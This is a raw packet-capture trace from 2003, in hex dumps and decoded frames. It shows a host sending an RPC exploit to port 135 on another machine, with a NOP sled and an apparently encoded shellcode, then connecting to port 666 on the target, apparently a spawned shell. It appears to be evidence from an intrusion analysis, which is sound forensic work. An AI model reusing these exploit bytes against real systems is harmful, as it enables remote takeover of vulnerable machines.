01F0:  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0200:  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0210:  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0220:  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0230:  00 00 00 00 00 00 00 00 00 00 01 10 08 00 CC CC  ................
0240:  CC CC 48 00 00 00 07 00 66 00 06 09 02 00 00 00  ..H.....f.......
0250:  00 00 C0 00 00 00 00 00 00 46 10 00 00 00 00 00  .........F......
0260:  00 00 00 00 00 00 01 00 00 00 00 00 00 00 78 19  ..............x.
0270:  0C 00 58 00 00 00 05 00 06 00 01 00 00 00 70 D8  ..X...........p.
0280:  98 93 98 4F D2 11 A9 3D BE 57 B2 00 00 00 32 00  ...O...=.W....2.
0290:  31 00 01 10 08 00 CC CC CC CC 80 00 00 00 0D F0  1...............
02A0:  AD BA 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
02B0:  00 00 18 43 14 00 00 00 00 00 60 00 00 00 60 00  ...C......`...`.
02C0:  00 00 4D 45 4F 57 04 00 00 00 C0 01 00 00 00 00  ..MEOW..........
02D0:  00 00 C0 00 00 00 00 00 00 46 3B 03 00 00 00 00  .........F;.....
02E0:  00 00 C0 00 00 00 00 00 00 46 00 00 00 00 30 00  .........F....0.
02F0:  00 00 01 00 01 00 81 C5 17 03 80 0E E9 4A 99 99  .............J..
0300:  F1 8A 50 6F 7A 85 02 00 00 00 00 00 00 00 00 00  ..Poz...........
0310:  00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00  ................
0320:  00 00 01 10 08 00 CC CC CC CC 30 00 00 00 78 00  ..........0...x.
0330:  6E 00 00 00 00 00 D8 DA 0D 00 00 00 00 00 00 00  n...............
0340:  00 00 20 2F 0C 00 00 00 00 00 00 00 00 00 03 00  .. /............
0350:  00 00 00 00 00 00 03 00 00 00 46 00 58 00 00 00  ..........F.X...
```

```
0360:  00 00 01 10 08 00 CC CC CC CC 10 00 00 00 30 00  ..............0.
0370:  2E 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0380:  00 00 01 10 08 00 CC CC CC CC 68 00 00 00 0E 00  ..........h.....
0390:  FF FF 68 8B 0B 00 02 00 00 00 00 00 00 00 00 00  ..h.............
03A0:  00 00 86 01 00 00 00 00 00 00 86 01 00 00 5C 00  ..............\.
03B0:  5C 00 46 00 58 00 4E 00 42 00 46 00 58 00 46 00  \.F.X.N.B.F.X.F.
03C0:  58 00 4E 00 42 00 46 00 58 00 46 00 58 00 46 00  X.N.B.F.X.F.X.F.
03D0:  58 00 46 00 58 00 9F 75 18 00 CC E0 FD 7F CC E0  X.F.X..u........
03E0:  FD 7F 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
03F0:  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0400:  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0410:  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0420:  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0430:  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0440:  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0450:  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0460:  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0470:  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0480:  90 90 90 90 90 90 90 90 90 EB 19 5E 31 C9 81 E9  ...........^1...
0490:  89 FF FF FF 81 36 80 BF 32 94 81 EE FC FF FF FF  .....6..2.......
04A0:  E2 F2 EB 05 E8 E2 FF FF FF 03 53 06 1F 74 57 75  ..........S..tWu
04B0:  95 80 BF BB 92 7F 89 5A 1A CE B1 DE 7C E1 BE 32  .......Z....|..2
04C0:  94 09 F9 3A 6B B6 D7 9F 4D 85 71 DA C6 81 BF 32  ...:k...M.q....2
04D0:  1D C6 B3 5A F8 EC BF 32 FC B3 8D 1C F0 E8 C8 41  ...Z...2.......A
04E0:  A6 DF EB CD C2 88 36 74 90 7F 89 5A E6 7E 0C 24  ......6t...Z.~.$
04F0:  7C AD BE 32 94 09 F9 22 6B B6 D7 DD 5A 60 DF DA  |..2..."k...Z`..
0500:  8A 81 BF 32 1D C6 AB CD E2 84 D7 F9 79 7C 84 DA  ...2........y|..
0510:  9A 81 BF 32 1D C6 A7 CD E2 84 D7 EB 9D 75 12 DA  ...2.........u..
0520:  6A 80 BF 32 1D C6 A3 CD E2 84 D7 96 8E F0 78 DA  j..2..........x.
0530:  7A 80 BF 32 1D C6 9F CD E2 84 D7 96 39 AE 56 DA  z..2........9.V.
0540:  4A 80 BF 32 1D C6 9B CD E2 84 D7 D7 DD 06 F6 DA  J..2............
0550:  5A 80 BF 32 1D C6 97 CD E2 84 D7 D5 ED 46 C6 DA  Z..2.........F..
0560:  2A 80 BF 32 1D C6 93 01 6B 01 53 A2 95 80 BF 66  *..2....k.S....f
0570:  FC 81 BE 32 94 7F E9 2A C4 D0 EF 62 D4 D0 FF 62  ...2...*...b...b
0580:  6B D6 A3 B9 4C D7 E8 5A 96 80 BD A8 1F 4C D5 24  k...L..Z.....L.$
0590:  C5 D3 40 64 B4 D7 EC CD C2 A4 E8 63 C7 7F E9 1A  ..@d.......c....
05A0:  1F 50 D7 57 EC E5 BF 5A F7 ED DB 1C 1D E6 8F B1  .P.W...Z........
05B0:  78 D4 32 0E B0 B3 7F 01 5D 03 7E 27 3F 62 42 F4  x.2.....].~'?bB.
05C0:  D0 A4 AF 76 6A C4 9B 0F 1D D4 9B 7A 1D D4 9B 7E  ...vj......z...~
05D0:  1D D4 9B 62 19 C4 9B 22 C0 D0 EE 63 C5 EA BE 63  ...b..."...c...c
05E0:  C5 7F C9 02 C5 7F E9 22 1F 4C                    .......".L
```

Packetyzer Trace:

Frame 21 (322 bytes on wire, 322 bytes captured)
    Frame is marked: False
    Arrival Time: Dec 7, 2003 21:55:21.694598000
    Time delta from previous packet: 0.000283000 seconds
    Time relative to first packet: 32.395644000 seconds
    Frame Number: 21
    Packet Length: 322 bytes
    Capture Length: 322 bytes
Ethernet II, Src: 00:b0:d0:20:b4:73, Dst: 00:00:f8:05:f1:f0

```
    Destination: 00:00:f8:05:f1:f0 (192.168.1.100)
    Source: 00:b0:d0:20:b4:73 (192.168.1.107)
    Source or Destination Address: 00:00:f8:05:f1:f0 (192.168.1.100)
    Source or Destination Address: 00:b0:d0:20:b4:73 (192.168.1.107)
    Type: IP (0x0800)
Internet Protocol, Src Addr: 192.168.1.107 (192.168.1.107), Dst Addr: 192.168.1.100
(192.168.1.100)
    Version: 4
    Header length: 20 bytes
    Differentiated Services Field: 0x00 (DSCP 0x00: Default; ECN: 0x00)
        0000 00.. = Differentiated Services Codepoint: Default (0x00)
        .... ..0. = ECN-Capable Transport (ECT): 0
        .... ...0 = ECN-CE: 0
    Total Length: 308
    Identification: 0x2a6d (10861)
    Flags: 0x04
        .1.. = Don't fragment: Set
        ..0. = More fragments: Not set
    Fragment offset: 0
    Time to live: 64
    Protocol: TCP (0x06)
    Header checksum: 0x8b37 (correct)
    Source: 192.168.1.107 (192.168.1.107)
    Source or Destination Address: 192.168.1.107 (192.168.1.107)
    Destination: 192.168.1.100 (192.168.1.100)
    Source or Destination Address: 192.168.1.100 (192.168.1.100)
Transmission Control Protocol, Src Port: 32928 (32928), Dst Port: epmap (135), Seq:
2491372981, Ack: 1174751096, Len: 256
    Source port: 32928 (32928)
    Destination port: epmap (135)
    Source or Destination Port: 32928
    Source or Destination Port: 135
    TCP Segment Len: 256
    Sequence number: 2491372981
    Next sequence number: 2491373237
    Acknowledgement number: 1174751096
    Header length: 32 bytes
    Flags: 0x0018 (PSH, ACK)
        0... .... = Congestion Window Reduced (CWR): Not set
        .0.. .... = ECN-Echo: Not set
        ..0. .... = Urgent: Not set
        ...1 .... = Acknowledgment: Set
        .... 1... = Push: Set
        .... .0.. = Reset: Not set
        .... ..0. = Syn: Not set
        .... ...0 = Fin: Not set
    Window size: 5840
    Checksum: 0xcca8 (correct)
    Options: (12 bytes)
        NOP
        NOP
        TCP Time Stamp Option: True
        Time stamp: tsval 7693740, tsecr 5182
Data (256 bytes)

0000:  00 00 F8 05 F1 F0 00 B0 D0 20 B4 73 08 00 45 00  ......... .s..E.
```

```
0010:  01 34 2A 6D 40 00 40 06 8B 37 C0 A8 01 6B C0 A8  .4*m@.@..7...k..
0020:  01 64 80 A0 00 87 94 7F 55 B5 46 05 47 78 80 18  .d......U.F.Gx..
0030:  16 D0 CC A8 00 00 01 01 08 0A 00 75 65 AC 00 00  ...........ue...
0040:  14 3E D5 CD 6B B1 40 64 98 0B 77 65 6B D6 93 CD  .>..k.@d..wek...
0050:  C2 94 EA 64 F0 21 8F 32 94 80 3A F2 EC 8C 34 72  ...d.!.2..:...4r
0060:  98 0B CF 2E 39 0B D7 3A 7F 89 34 72 A0 0B 17 8A  ....9..:..4r....
0070:  94 80 BF B9 51 DE E2 F0 90 80 EC 67 C2 D7 34 5E  ....Q......g..4^
0080:  B0 98 34 77 A8 0B EB 37 EC 83 6A B9 DE 98 34 68  ..4w...7..j...4h
0090:  B4 83 62 D1 A6 C9 34 06 1F 83 4A 01 6B 7C 8C F2  ..b...4...J.k|..
00A0:  38 BA 7B 46 93 41 70 3F 97 78 54 C0 AF FC 9B 26  8.{F.Ap?.xT....&
00B0:  E1 61 34 68 B0 83 62 54 1F 8C F4 B9 CE 9C BC EF  .a4h..bT........
00C0:  1F 84 34 31 51 6B BD 01 54 0B 6A 6D CA DD E4 F0  ..41Qk..T.jm....
00D0:  90 80 2F A2 04 00 5C 00 43 00 24 00 5C 00 31 00  ../...\.C.$.\.1.
00E0:  32 00 33 00 34 00 35 00 36 00 31 00 31 00 31 00  2.3.4.5.6.1.1.1.
00F0:  31 00 31 00 31 00 31 00 31 00 31 00 31 00 31 00  1.1.1.1.1.1.1.1.
0100:  31 00 31 00 31 00 31 00 2E 00 64 00 6F 00 63 00  1.1.1.1...d.o.c.
0110:  00 00 01 10 08 00 CC CC CC CC 20 00 00 00 30 00  .......... ...0.
0120:  2D 00 00 00 00 00 88 2A 0C 00 02 00 00 00 01 00  -......*........
0130:  00 00 28 8C 0C 00 01 00 00 00 07 00 00 00 00 00  ..(.............
0140:  00 00                                            ..
```

Packetyzer Trace:

Frame 22 (66 bytes on wire, 66 bytes captured)
    Frame is marked: False
    Arrival Time: Dec 7, 2003 21:55:21.694664000
    Time delta from previous packet: 0.000066000 seconds
    Time relative to first packet: 32.395710000 seconds
    Frame Number: 22
    Packet Length: 66 bytes
    Capture Length: 66 bytes
Ethernet II, Src: 00:b0:d0:20:b4:73, Dst: 00:00:f8:05:f1:f0
    Destination: 00:00:f8:05:f1:f0 (192.168.1.100)
    Source: 00:b0:d0:20:b4:73 (192.168.1.107)
    Source or Destination Address: 00:00:f8:05:f1:f0 (192.168.1.100)
    Source or Destination Address: 00:b0:d0:20:b4:73 (192.168.1.107)
    Type: IP (0x0800)
Internet Protocol, Src Addr: 192.168.1.107 (192.168.1.107), Dst Addr: 192.168.1.100 (192.168.1.100)
    Version: 4
    Header length: 20 bytes
    Differentiated Services Field: 0x00 (DSCP 0x00: Default; ECN: 0x00)
        0000 00.. = Differentiated Services Codepoint: Default (0x00)
        .... ..0. = ECN-Capable Transport (ECT): 0
        ....0 = ECN-CE: 0
    Total Length: 52
    Identification: 0x2a6e (10862)
    Flags: 0x04
        .1.. = Don't fragment: Set
        ..0. = More fragments: Not set
    Fragment offset: 0
    Time to live: 64
    Protocol: TCP (0x06)

Header checksum: 0x8c36 (correct)
Source: 192.168.1.107 (192.168.1.107)
Source or Destination Address: 192.168.1.107 (192.168.1.107)
Destination: 192.168.1.100 (192.168.1.100)
Source or Destination Address: 192.168.1.100 (192.168.1.100)
Transmission Control Protocol, Src Port: 32928 (32928), Dst Port: epmap (135), Seq: 2491373237, Ack: 1174751096, Len: 0
Source port: 32928 (32928)
Destination port: epmap (135)
Source or Destination Port: 32928
Source or Destination Port: 135
TCP Segment Len: 0
Sequence number: 2491373237
Acknowledgement number: 1174751096
Header length: 32 bytes
Flags: 0x0011 (FIN, ACK)
0... .... = Congestion Window Reduced (CWR): Not set
.0.. .... = ECN-Echo: Not set
..0. .... = Urgent: Not set
...1 .... = Acknowledgment: Set
.... 0... = Push: Not set
.... .0.. = Reset: Not set
.... ..0. = Syn: Not set
....1 = Fin: Set
Window size: 5840
Checksum: 0x6793 (correct)
Options: (12 bytes)
NOP
NOP
TCP Time Stamp Option: True
Time stamp: tsval 7693740, tsecr 5182

```
0000:  00 00 F8 05 F1 F0 00 B0 D0 20 B4 73 08 00 45 00  ......... .s..E.
0010:  00 34 2A 6E 40 00 40 06 8C 36 C0 A8 01 6B C0 A8  .4*n@.@..6...k..
0020:  01 64 80 A0 00 87 94 7F 56 B5 46 05 47 78 80 11  .d......V.F.Gx..
0030:  16 D0 67 93 00 00 01 01 08 0A 00 75 65 AC 00 00  ..g........ue...
0040:  14 3E                                            .>
```

Packetyzer Trace:

Frame 23 (66 bytes on wire, 66 bytes captured)
Frame is marked: False
Arrival Time: Dec 7, 2003 21:55:21.694740000
Time delta from previous packet: 0.000076000 seconds
Time relative to first packet: 32.395786000 seconds
Frame Number: 23
Packet Length: 66 bytes
Capture Length: 66 bytes
Ethernet II, Src: 00:00:f8:05:f1:f0, Dst: 00:b0:d0:20:b4:73
Destination: 00:b0:d0:20:b4:73 (192.168.1.107)
Source: 00:00:f8:05:f1:f0 (192.168.1.100)
Source or Destination Address: 00:b0:d0:20:b4:73 (192.168.1.107)
Source or Destination Address: 00:00:f8:05:f1:f0 (192.168.1.100)

```
    Type: IP (0x0800)
Internet Protocol, Src Addr: 192.168.1.100 (192.168.1.100), Dst Addr: 192.168.1.107
(192.168.1.107)
    Version: 4
    Header length: 20 bytes
    Differentiated Services Field: 0x00 (DSCP 0x00: Default; ECN: 0x00)
        0000 00.. = Differentiated Services Codepoint: Default (0x00)
        .... ..0. = ECN-Capable Transport (ECT): 0
        .... ...0 = ECN-CE: 0
    Total Length: 52
    Identification: 0x0011 (17)
    Flags: 0x04
        .1.. = Don't fragment: Set
        ..0. = More fragments: Not set
    Fragment offset: 0
    Time to live: 128
    Protocol: TCP (0x06)
    Header checksum: 0x7693 (correct)
    Source: 192.168.1.100 (192.168.1.100)
    Source or Destination Address: 192.168.1.100 (192.168.1.100)
    Destination: 192.168.1.107 (192.168.1.107)
    Source or Destination Address: 192.168.1.107 (192.168.1.107)
Transmission Control Protocol, Src Port: epmap (135), Dst Port: 32928 (32928), Seq:
1174751096, Ack: 2491373237, Len: 0
    Source port: epmap (135)
    Destination port: 32928 (32928)
    Source or Destination Port: 135
    Source or Destination Port: 32928
    TCP Segment Len: 0
    Sequence number: 1174751096
    Acknowledgement number: 2491373237
    Header length: 32 bytes
    Flags: 0x0010 (ACK)
        0... .... = Congestion Window Reduced (CWR): Not set
        .0.. .... = ECN-Echo: Not set
        ..0. .... = Urgent: Not set
        ...1 .... = Acknowledgment: Set
        .... 0... = Push: Not set
        .... .0.. = Reset: Not set
        .... ..0. = Syn: Not set
        .... ...0 = Fin: Not set
    Window size: 17520
    Checksum: 0x39f4 (correct)
    Options: (12 bytes)
        NOP
        NOP
        TCP Time Stamp Option: True
        Time stamp: tsval 5182, tsecr 7693740

0000:  00 B0 D0 20 B4 73 00 00 F8 05 F1 F0 08 00 45 00  ... .s........E.
0010:  00 34 00 11 40 00 80 06 76 93 C0 A8 01 64 C0 A8  .4..@...v....d..
0020:  01 6B 00 87 80 A0 46 05 47 78 94 7F 56 B5 80 10  .k....F.Gx..V...
0030:  44 70 39 F4 00 00 01 01 08 0A 00 00 14 3E 00 75  Dp9.........>.u
0040:  65 AC                                            e.
```

Packetyzer Trace:

Frame 24 (66 bytes on wire, 66 bytes captured)
    Frame is marked: False
    Arrival Time: Dec 7, 2003 21:55:21.694753000
    Time delta from previous packet: 0.000013000 seconds
    Time relative to first packet: 32.395799000 seconds
    Frame Number: 24
    Packet Length: 66 bytes
    Capture Length: 66 bytes
Ethernet II, Src: 00:00:f8:05:f1:f0, Dst: 00:b0:d0:20:b4:73
    Destination: 00:b0:d0:20:b4:73 (192.168.1.107)
    Source: 00:00:f8:05:f1:f0 (192.168.1.100)
    Source or Destination Address: 00:b0:d0:20:b4:73 (192.168.1.107)
    Source or Destination Address: 00:00:f8:05:f1:f0 (192.168.1.100)
    Type: IP (0x0800)
Internet Protocol, Src Addr: 192.168.1.100 (192.168.1.100), Dst Addr: 192.168.1.107 (192.168.1.107)
    Version: 4
    Header length: 20 bytes
    Differentiated Services Field: 0x00 (DSCP 0x00: Default; ECN: 0x00)
        0000 00.. = Differentiated Services Codepoint: Default (0x00)
        .... ..0. = ECN-Capable Transport (ECT): 0
        ....0 = ECN-CE: 0
    Total Length: 52
    Identification: 0x0012 (18)
    Flags: 0x04
        .1.. = Don't fragment: Set
        ..0. = More fragments: Not set
    Fragment offset: 0
    Time to live: 128
    Protocol: TCP (0x06)
    Header checksum: 0x7692 (correct)
    Source: 192.168.1.100 (192.168.1.100)
    Source or Destination Address: 192.168.1.100 (192.168.1.100)
    Destination: 192.168.1.107 (192.168.1.107)
    Source or Destination Address: 192.168.1.107 (192.168.1.107)
Transmission Control Protocol, Src Port: epmap (135), Dst Port: 32928 (32928), Seq: 1174751096, Ack: 2491373238, Len: 0
    Source port: epmap (135)
    Destination port: 32928 (32928)
    Source or Destination Port: 135
    Source or Destination Port: 32928
    TCP Segment Len: 0
    Sequence number: 1174751096
    Acknowledgement number: 2491373238
    Header length: 32 bytes
    Flags: 0x0010 (ACK)
        0... .... = Congestion Window Reduced (CWR): Not set
        .0.. .... = ECN-Echo: Not set
        ..0. .... = Urgent: Not set
        ...1 .... = Acknowledgment: Set
        .... 0... = Push: Not set
        .... .0.. = Reset: Not set

```
        .... ..0. = Syn: Not set
        .... ...0 = Fin: Not set
    Window size: 17520
    Checksum: 0x39f3 (correct)
    Options: (12 bytes)
        NOP
        NOP
        TCP Time Stamp Option: True
        Time stamp: tsval 5182, tsecr 7693740

0000:  00 B0 D0 20 B4 73 00 00 F8 05 F1 F0 08 00 45 00  ... .s........E.
0010:  00 34 00 12 40 00 80 06 76 92 C0 A8 01 64 C0 A8  .4..@...v....d..
0020:  01 6B 00 87 80 A0 46 05 47 78 94 7F 56 B6 80 10  .k....F.Gx..V...
0030:  44 70 39 F3 00 00 01 01 08 0A 00 00 14 3E 00 75  Dp9.........>.u
0040:  65 AC                                            e.
```

Packetyzer Trace:

```
Frame 25 (66 bytes on wire, 66 bytes captured)
    Frame is marked: False
    Arrival Time: Dec  7, 2003 21:55:21.699961000
    Time delta from previous packet: 0.005208000 seconds
    Time relative to first packet: 32.401007000 seconds
    Frame Number: 25
    Packet Length: 66 bytes
    Capture Length: 66 bytes
Ethernet II, Src: 00:00:f8:05:f1:f0, Dst: 00:b0:d0:20:b4:73
    Destination: 00:b0:d0:20:b4:73 (192.168.1.107)
    Source: 00:00:f8:05:f1:f0 (192.168.1.100)
    Source or Destination Address: 00:b0:d0:20:b4:73 (192.168.1.107)
    Source or Destination Address: 00:00:f8:05:f1:f0 (192.168.1.100)
    Type: IP (0x0800)
Internet Protocol, Src Addr: 192.168.1.100 (192.168.1.100), Dst Addr: 192.168.1.107
(192.168.1.107)
    Version: 4
    Header length: 20 bytes
    Differentiated Services Field: 0x00 (DSCP 0x00: Default; ECN: 0x00)
        0000 00.. = Differentiated Services Codepoint: Default (0x00)
        .... ..0. = ECN-Capable Transport (ECT): 0
        .... ...0 = ECN-CE: 0
    Total Length: 52
    Identification: 0x0013 (19)
    Flags: 0x04
        .1.. = Don't fragment: Set
        ..0. = More fragments: Not set
    Fragment offset: 0
    Time to live: 128
    Protocol: TCP (0x06)
    Header checksum: 0x7691 (correct)
    Source: 192.168.1.100 (192.168.1.100)
    Source or Destination Address: 192.168.1.100 (192.168.1.100)
    Destination: 192.168.1.107 (192.168.1.107)
    Source or Destination Address: 192.168.1.107 (192.168.1.107)
```

Transmission Control Protocol, Src Port: epmap (135), Dst Port: 32928 (32928), Seq: 1174751096, Ack: 2491373238, Len: 0
    Source port: epmap (135)
    Destination port: 32928 (32928)
    Source or Destination Port: 135
    Source or Destination Port: 32928
    TCP Segment Len: 0
    Sequence number: 1174751096
    Acknowledgement number: 2491373238
    Header length: 32 bytes
    Flags: 0x0011 (FIN, ACK)
        0... .... = Congestion Window Reduced (CWR): Not set
        .0.. .... = ECN-Echo: Not set
        ..0. .... = Urgent: Not set
        ...1 .... = Acknowledgment: Set
        .... 0... = Push: Not set
        .... .0.. = Reset: Not set
        .... ..0. = Syn: Not set
        ....1 = Fin: Set
    Window size: 17520
    Checksum: 0x39f1 (correct)
    Options: (12 bytes)
        NOP
        NOP
        TCP Time Stamp Option: True
        Time stamp: tsval 5183, tsecr 7693740

0000: 00 B0 D0 20 B4 73 00 00 F8 05 F1 F0 08 00 45 00 ... .s........E.
0010: 00 34 00 13 40 00 80 06 76 91 C0 A8 01 64 C0 A8 .4..@...v....d..
0020: 01 6B 00 87 80 A0 46 05 47 78 94 7F 56 B6 80 11 .k....F.Gx..V...
0030: 44 70 39 F1 00 00 01 01 08 0A 00 00 14 3F 00 75 Dp9.........?.u
0040: 65 AC   e.

Packetyzer Trace:

Frame 26 (66 bytes on wire, 66 bytes captured)
    Frame is marked: False
    Arrival Time: Dec 7, 2003 21:55:21.700268000
    Time delta from previous packet: 0.000307000 seconds
    Time relative to first packet: 32.401314000 seconds
    Frame Number: 26
    Packet Length: 66 bytes
    Capture Length: 66 bytes
Ethernet II, Src: 00:b0:d0:20:b4:73, Dst: 00:00:f8:05:f1:f0
    Destination: 00:00:f8:05:f1:f0 (192.168.1.100)
    Source: 00:b0:d0:20:b4:73 (192.168.1.107)
    Source or Destination Address: 00:00:f8:05:f1:f0 (192.168.1.100)
    Source or Destination Address: 00:b0:d0:20:b4:73 (192.168.1.107)
    Type: IP (0x0800)
Internet Protocol, Src Addr: 192.168.1.107 (192.168.1.107), Dst Addr: 192.168.1.100 (192.168.1.100)
    Version: 4
    Header length: 20 bytes

```
    Differentiated Services Field: 0x00 (DSCP 0x00: Default; ECN: 0x00)
        0000 00.. = Differentiated Services Codepoint: Default (0x00)
        .... ..0. = ECN-Capable Transport (ECT): 0
        .... ...0 = ECN-CE: 0
    Total Length: 52
    Identification: 0x0000 (0)
    Flags: 0x04
        .1.. = Don't fragment: Set
        ..0. = More fragments: Not set
    Fragment offset: 0
    Time to live: 64
    Protocol: TCP (0x06)
    Header checksum: 0xb6a4 (correct)
    Source: 192.168.1.107 (192.168.1.107)
    Source or Destination Address: 192.168.1.107 (192.168.1.107)
    Destination: 192.168.1.100 (192.168.1.100)
    Source or Destination Address: 192.168.1.100 (192.168.1.100)
Transmission Control Protocol, Src Port: 32928 (32928), Dst Port: epmap (135), Seq:
2491373238, Ack: 1174751097, Len: 0
    Source port: 32928 (32928)
    Destination port: epmap (135)
    Source or Destination Port: 32928
    Source or Destination Port: 135
    TCP Segment Len: 0
    Sequence number: 2491373238
    Acknowledgement number: 1174751097
    Header length: 32 bytes
    Flags: 0x0010 (ACK)
        0... .... = Congestion Window Reduced (CWR): Not set
        .0.. .... = ECN-Echo: Not set
        ..0. .... = Urgent: Not set
        ...1 .... = Acknowledgment: Set
        .... 0... = Push: Not set
        .... .0.. = Reset: Not set
        .... ..0. = Syn: Not set
        .... ...0 = Fin: Not set
    Window size: 5840
    Checksum: 0x6790 (correct)
    Options: (12 bytes)
        NOP
        NOP
        TCP Time Stamp Option: True
        Time stamp: tsval 7693741, tsecr 5183

0000:  00 00 F8 05 F1 F0 00 B0 D0 20 B4 73 08 00 45 00  ......... .s..E.
0010:  00 34 00 00 40 00 40 06 B6 A4 C0 A8 01 6B C0 A8  .4..@.@......k..
0020:  01 64 80 A0 00 87 94 7F 56 B6 46 05 47 79 80 10  .d......V.F.Gy..
0030:  16 D0 67 90 00 00 01 01 08 0A 00 75 65 AD 00 00  ..g........ue...
0040:  14 3F                                            .?
```

Packetyzer Trace:

Frame 27 (74 bytes on wire, 74 bytes captured)

Frame is marked: False
Arrival Time: Dec 7, 2003 21:55:22.700924000
Time delta from previous packet: 1.000656000 seconds
Time relative to first packet: 33.401970000 seconds
Frame Number: 27
Packet Length: 74 bytes
Capture Length: 74 bytes
Ethernet II, Src: 00:b0:d0:20:b4:73, Dst: 00:00:f8:05:f1:f0
Destination: 00:00:f8:05:f1:f0 (192.168.1.100)
Source: 00:b0:d0:20:b4:73 (192.168.1.107)
Source or Destination Address: 00:00:f8:05:f1:f0 (192.168.1.100)
Source or Destination Address: 00:b0:d0:20:b4:73 (192.168.1.107)
Type: IP (0x0800)
Internet Protocol, Src Addr: 192.168.1.107 (192.168.1.107), Dst Addr: 192.168.1.100 (192.168.1.100)
Version: 4
Header length: 20 bytes
Differentiated Services Field: 0x00 (DSCP 0x00: Default; ECN: 0x00)
0000 00.. = Differentiated Services Codepoint: Default (0x00)
.... ..0. = ECN-Capable Transport (ECT): 0
....0 = ECN-CE: 0
Total Length: 60
Identification: 0xeec0 (61120)
Flags: 0x04
.1.. = Don't fragment: Set
..0. = More fragments: Not set
Fragment offset: 0
Time to live: 64
Protocol: TCP (0x06)
Header checksum: 0xc7db (correct)
Source: 192.168.1.107 (192.168.1.107)
Source or Destination Address: 192.168.1.107 (192.168.1.107)
Destination: 192.168.1.100 (192.168.1.100)
Source or Destination Address: 192.168.1.100 (192.168.1.100)
Transmission Control Protocol, Src Port: 32929 (32929), Dst Port: doom (666), Seq: 2484701393, Ack: 0, Len: 0
Source port: 32929 (32929)
Destination port: doom (666)
Source or Destination Port: 32929
Source or Destination Port: 666
TCP Segment Len: 0
Sequence number: 2484701393
Header length: 40 bytes
Flags: 0x0002 (SYN)
0... .... = Congestion Window Reduced (CWR): Not set
.0.. .... = ECN-Echo: Not set
..0. .... = Urgent: Not set
...0 .... = Acknowledgment: Not set
.... 0... = Push: Not set
.... .0.. = Reset: Not set
.... ..1. = Syn: Set
....0 = Fin: Not set
Window size: 5840
Checksum: 0xa66a (correct)
Options: (20 bytes)
TCP MSS Option: True

Maximum segment size: 1460 bytes
SACK permitted
TCP Time Stamp Option: True
Time stamp: tsval 7693841, tsecr 0
NOP
TCP Window Scale Option: True
Window scale: 0 (multiply by 1)

```
0000:  00 00 F8 05 F1 F0 00 B0 D0 20 B4 73 08 00 45 00  ......... .s..E.
0010:  00 3C EE C0 40 00 40 06 C7 DB C0 A8 01 6B C0 A8  .<..@.@......k..
0020:  01 64 80 A1 02 9A 94 19 88 D1 00 00 00 00 A0 02  .d..............
0030:  16 D0 A6 6A 00 00 02 04 05 B4 04 02 08 0A 00 75  ...j...........u
0040:  66 11 00 00 00 00 01 03 03 00                    f.........
```

Packetyzer Trace:

Frame 28 (78 bytes on wire, 78 bytes captured)
Frame is marked: False
Arrival Time: Dec 7, 2003 21:55:22.701072000
Time delta from previous packet: 0.000148000 seconds
Time relative to first packet: 33.402118000 seconds
Frame Number: 28
Packet Length: 78 bytes
Capture Length: 78 bytes
Ethernet II, Src: 00:00:f8:05:f1:f0, Dst: 00:b0:d0:20:b4:73
Destination: 00:b0:d0:20:b4:73 (192.168.1.107)
Source: 00:00:f8:05:f1:f0 (192.168.1.100)
Source or Destination Address: 00:b0:d0:20:b4:73 (192.168.1.107)
Source or Destination Address: 00:00:f8:05:f1:f0 (192.168.1.100)
Type: IP (0x0800)
Internet Protocol, Src Addr: 192.168.1.100 (192.168.1.100), Dst Addr: 192.168.1.107 (192.168.1.107)
Version: 4
Header length: 20 bytes
Differentiated Services Field: 0x00 (DSCP 0x00: Default; ECN: 0x00)
0000 00.. = Differentiated Services Codepoint: Default (0x00)
.... ..0. = ECN-Capable Transport (ECT): 0
....0 = ECN-CE: 0
Total Length: 64
Identification: 0x0014 (20)
Flags: 0x04
.1.. = Don't fragment: Set
..0. = More fragments: Not set
Fragment offset: 0
Time to live: 128
Protocol: TCP (0x06)
Header checksum: 0x7684 (correct)
Source: 192.168.1.100 (192.168.1.100)
Source or Destination Address: 192.168.1.100 (192.168.1.100)
Destination: 192.168.1.107 (192.168.1.107)
Source or Destination Address: 192.168.1.107 (192.168.1.107)
Transmission Control Protocol, Src Port: doom (666), Dst Port: 32929 (32929), Seq: 1175040347, Ack: 2484701394, Len: 0

Source port: doom (666)
Destination port: 32929 (32929)
Source or Destination Port: 666
Source or Destination Port: 32929
TCP Segment Len: 0
Sequence number: 1175040347
Acknowledgement number: 2484701394
Header length: 44 bytes
Flags: 0x0012 (SYN, ACK)
0... .... = Congestion Window Reduced (CWR): Not set
.0.. .... = ECN-Echo: Not set
..0. .... = Urgent: Not set
...1 .... = Acknowledgment: Set
.... 0... = Push: Not set
.... .0.. = Reset: Not set
.... ..1. = Syn: Set
....0 = Fin: Not set
Window size: 17520
Checksum: 0xd5d4 (correct)
Options: (24 bytes)
TCP MSS Option: True
Maximum segment size: 1460 bytes
NOP
TCP Window Scale Option: True
Window scale: 0 (multiply by 1)
NOP
NOP
TCP Time Stamp Option: True
Time stamp: tsval 0, tsecr 0
NOP
NOP
SACK permitted

```
0000:  00 B0 D0 20 B4 73 00 00 F8 05 F1 F0 08 00 45 00  ... .s........E.
0010:  00 40 00 14 40 00 80 06 76 84 C0 A8 01 64 C0 A8  .@..@...v....d..
0020:  01 6B 02 9A 80 A1 46 09 B1 5B 94 19 88 D2 B0 12  .k....F..[......
0030:  44 70 D5 D4 00 00 02 04 05 B4 01 03 03 00 01 01  Dp..............
